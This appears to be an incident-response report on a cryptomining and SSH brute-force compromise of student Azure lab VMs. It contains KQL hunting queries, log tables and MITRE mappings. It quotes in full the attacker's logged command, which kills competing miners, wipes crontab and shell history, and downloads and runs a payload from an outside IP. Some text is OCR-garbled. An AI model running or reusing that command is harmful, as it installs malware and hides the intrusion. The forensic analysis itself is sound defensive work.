Azure Abuse / Crypto-Mining / Brute-Force Incident

Executive Summary

Following the Azure Abuse Notification, a full investigation was conducted. Findings confirm this was an internal, student-driven compromise originating from linux-vulnmgmt-kobe. The attack resulted in crypto-mining deployment, lateral movement, and external brute-force activity.




Figure1: Full Incident Timeline

5Ws Summary

Who:

- Primary Attacker: linux-vulnmgmt-kobe — entry confirmed by Defender Incident 2400 (brute force)
- Lateral Movement / Miner Drop: Levi-Linux-Vulnerability — observed crypto-miner deployment
- External Brute-Force Stage: sakel-lunix-2 — 244,000+ outbound attempts to platforms like Twitter and YouTube

What:

- Brute-force login succeeded on kobe
- .diicot, .balu crypto-miner deployed from Levi-Linux-Vulnerability
- sakel-lunix-2 engaged in external abuse

When:

- Initial brute force: Feb 18, 2025 (kobe)
- Crypto-miner activity: Feb 20, 2025 (levi)
- External brute force: Mar 14–17, 2025 (sakel-lunix-2)

Where:

- Internal Cyber Range Linux VMs

Why:

- Resource hijacking for crypto mining
- External abuse triggered Microsoft Malicious Activity Notice
- No internal data theft confirmed

Incident Overview

Data Point	Value
Abuse Alert	External brute-force attempts
PublicIP Trigger	20.81.228.191
Timestamp	3/18/2025 - 6:40UTC
Source	Azure VM flagged by Defender / Abuse Report
Potential Impact	Crypto miner activity, lateral movement, credential abuse

Microsoft Email Investigation Trigger

This message is to notify you that the Microsoft Azure Safeguards Team has identified activity originating from your Azure resource(s) in violation of the Microsoft Online Services Acceptable Use Policy. We have included the details and the results of the initial investigation below and, if applicable, a copy of any third-party complaints received.

Case Number: **REDACTED**

Failure to resolve the issue within 2 business days or continued violation of the Microsoft Online Services Acceptable Use Policy may result in the suspension of your resource(s) or subscription.

You are responsible for addressing complaints from third parties regarding your use of Microsoft Azure, including any use by your end users. The terms governing use of Microsoft Azure, including the Acceptable Use Policy for Online Services in the Product Terms, can be found at http://azure.microsoft.com/support/legal.

Please take the appropriate next step to resolve this issue:

- Promptly take appropriate action to resolve this issue within 2 business days of the date sent of this notice and inform us that you have done so by replying to this email at azsafety@microsoft.com<mailto:azsafety@microsoft.com>.

- If you believe this is in error, or have additional questions, please reply to this email at azsafety@microsoft.com<mailto:azsafety@microsoft.com>.

Thank you,

The Microsoft Azure Safeguards Team

Subscription and Resource Information

- Subscription ID: 3c95e63a-895a-4386-991e-edbbf57de5c8

- Resource ID: /subscriptions/3c95e63a-895a-4386-991e-edbbf57de5c8/resourcegroups/student-rg-530adbfb4427ba7bec7656eb18bf67174787f22c429d23ddde3d79820a1b2c72/providers/microsoft.compute/virtualmachines/sakel-lunix-2

- Geo Location: eastus2

Activity Summary

- Date/Time of Activity: 3/18/2025 6:40:40 AM
- Description: External reports of Brute Force traffic from your resource were received
- Evidence Gathered: Traffic analysis confirmed Brute Force traffic was present
- Reported Source: 20.81.228.191

[X] <https://twitter.com/msftsecurity>
[X] <http://www.linkedin.com/company/1035/>
[X] <https://www.youtube.com/c/MicrosoftSecurity>

Define Scope + Initial Hypothesis

Hypothesis


The virtual machine using public IP 20.81.228.191 was compromised and is suspected of performing external brute-force attacks.

Scope and First Task

- Identify the asset assigned IP 20.81.228.191
- Start mapping activity based on:
    - Microsoft Defender Incident ID 2400
    - Sentinel logs and Microsoft Defender for Endpoint Advance Threat Hunting KQL queries
- The goal is to confirm the compromise, map attacker actions, and investigate the attacker's behavior while having an established foothold.


Data Gathering Threat Hunting Begins

Validate Microsoft Claim




Microsoft Reported IP – Attributed to:

Field	Value
DeviceName	sakel-lunix-2.p2zfvso
Device ID	876cbf2b7414f889a884d436a2232cfa7471c233
Public IP	20.81.228.191
OS	Linux
Timestamp of Activity	2025-03-18 06:40:38Z



Hunt for Outbound SSH Brute-Force

Check if `sakel-lunix-2` with DeviceID `876cbf2b7414f889a884d436a2232cfa7471c233` was performing outbound brute-force SSH attempts as Microsoft reported.



```
DeviceNetworkEvents
| where DeviceName contains "sakel-lunix-2"
| where RemotePort == 22 or InitiatingProcessCommandLine contains "ssh"
| project Timestamp, DeviceName, RemoteIP, RemotePort, InitiatingProcessCommandLine, ReportId
| sort by Timestamp asc
```

arted **Results** Query history

g the first 30,000 results for this query. To get more focused results, try adding filters or summarizations.

Show empty columns 30000 items Search

Add filter


./network "rm -rf /var/tmp/Documents ; mkdir /var/tmp/Documents 2>&1 ; crontab -r ; chattr -iae ~/.ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; chattr -iae /var/tmp/Documents/.diicot ; pkill Opera ; pkill cnrig ; pkill java ; killall java ; pkill xmrig ; killall cnrig ; killall xmrig ;cd /var/tmp/; mv /var/tmp/diicot /var/tmp/Documents/.diicot ; mv /var/tmp/kuak /var/tmp/Documents/kuak ; cd /var/tmp/Documents ; chmod +x .* ; /var/tmp/Documents/.diicot >/dev/null 2>&1 & disown ; history -c ; rm -rf .bash_history ~/.bash_history ; rm -rf /tmp/cache ; cd /tmp/ ; wget -q 85.31.47.99/.NzIjOTYwxx5/.balu || curl -O -s -L 85.31.47.99/.NzIjOTYwxx5/.balu ; mv .balu cache ; chmod +x cache ; ./cache >/dev/null 2>&1 & disown ; history -c ; rm -rf .bash_history ~/.bash_history"

stamp	DeviceName	RemoteIP	RemotePort		
Mar 14, 2025 4:41:...	sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	8.219.145.111	43280		
Mar 14, 2025 5:46:...	sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	10.0.0.0	22	./network "rm -rf /var/t...	5339
Mar 14, 2025 5:46:...	sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	10.0.0.1	22	./network "rm -rf /var/t...	5340
Mar 14, 2025 5:46:...	sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	10.0.0.2	22	./network "rm -rf /var/t...	5341
Mar 14, 2025 5:46:...	sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	10.0.0.3	22	./network "rm -rf /var/t...	5342
Mar 14, 2025 5:46:...	sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	10.0.0.4	22	./network "rm -rf /var/t...	5343
Mar 14, 2025 5:46:...	sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	10.0.0.5	22	./network "rm -rf /var/t...	5344
Mar 14, 2025 5:46:...	sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	10.0.0.6	22	./network "rm -rf /var/t...	5345
Mar 14, 2025 5:46:...	sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	10.0.0.7	22	./network "rm -rf /var/t...	5346
Mar 14, 2025 5:46:...	sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	10.0.0.8	22	./network "rm -rf /var/t...	5347

- Found hits using Device Name
- During the investigation, 30,000+ SSH brute-force attempts were recorded originating from `sakel-lunix-2`.
- Important Indicators of Compromise noticed
- During the investigation, a low-hanging fruit discovery exposed direct compromise evidence early in the analysis, accelerating the identification of attacker actions.

Brute-Force Campaign Findings

```
36  DeviceNetworkEvents
37  | where DeviceName contains "sakel-lunix-2"
38  | where RemotePort == 22
39  | where RemoteIP !startswith "10." and RemoteIP !startswith "192.168."
40  | summarize TotalAttempts = count(), UniqueTargets = dcount(RemoteIP)
41
42
```



Field	Value
DeviceName	sakel-lunix-2
Internal IP	10.0.0.217
Role	Linux VM — Confirmed as origin of brute-force campaign

- Total Attempts: 244,560 SSH brute attempts (Port 22)
- External Targets: Thousands of unique IPs hit in automated fashion
- Internal Targets: 256 internal IPs scanned


External Brute-Force Behavior:

- Sequential scan behavior observed
- Each IP received exactly 3 SSH attempts
- Suggests automated tool or script.

Attack Timeline s Narrative (Prepare-Engage)

Internal Lateral Movement Investigation

Determine if the attacker (`sakel-lunix-2`) attempted lateral movement by brute-forcing internal lab systems.



```
DeviceNetworkEvents
| where DeviceName contains "sakel-lunix-2"
| where RemotePort == 22
| where RemoteIP !startswith "10." and RemoteIP !startswith "192.168."
| extend Subnet = strcat(split(RemoteIP, ".")[0], ".", split(RemoteIP, ".")[1])
| summarize Attempts=count(), UniqueIPs=dcount(RemoteIP) by Subnet
| sort by Attempts desc
```

arted **Results** Query history

Show empty columns 28 items

Add filter

net ↑	Attempts	UniqueIPs
0.0	1	1
1.95	12713	12624
20.121	2798	2805
31.128	12736	12798
42.121	17344	17257
45.64	11190	11148
46.17	14645	14617
52.232	1907	1910
52.68	11976	11820
72.19	5439	5445

MITRE ATTsCK Mappings:

Tactic	Technique	Status
Credential Access	T1110 – Brute Force Attack	Confirmed
Lateral Movement	T2021 0 Remote Services (SSH)	In Progress (Internal focus next)

Internal Attack Summary

Metric	Value
Internal Targets	256 unique 10.x.x.x
Confirmed Behaviour	Sequential Scan detected
Risk:	High – potential attempts to move laterally inside the environment

Assessment / Conclusion:


- Attacker attempted lateral movement by scanning the entire `10.0.0.x` subnet
- No internal system received repeated brute attempts
- Indicates worm-like scanning, not direct credentialed pivot
- Lateral move unsuccessful based on scan pattern (low persistence, no focused brute) likely mapping the network at this stage.

MITRE ATTCCK Mappings:

Tactic	Technique	Status
Credential Access	T1110 – Brute Force Attack	Confirmed
Lateral Movement	T2021 0 Remote Services (SSH)	In Progress (Internal focus next)

Deep Dive: Investigating Sakel-Lunix-2 as the Primary Compromised Host

The next phase of this investigation focuses on `sakel-lunix-2`. The objective is to review process events, network activity, and file behavior on this system. This analysis aims to identify any signs of suspicious actions or potential compromise linked to the broader incident.




The table helps us track the threat actor's activity across the environment.


Extracted IOCs

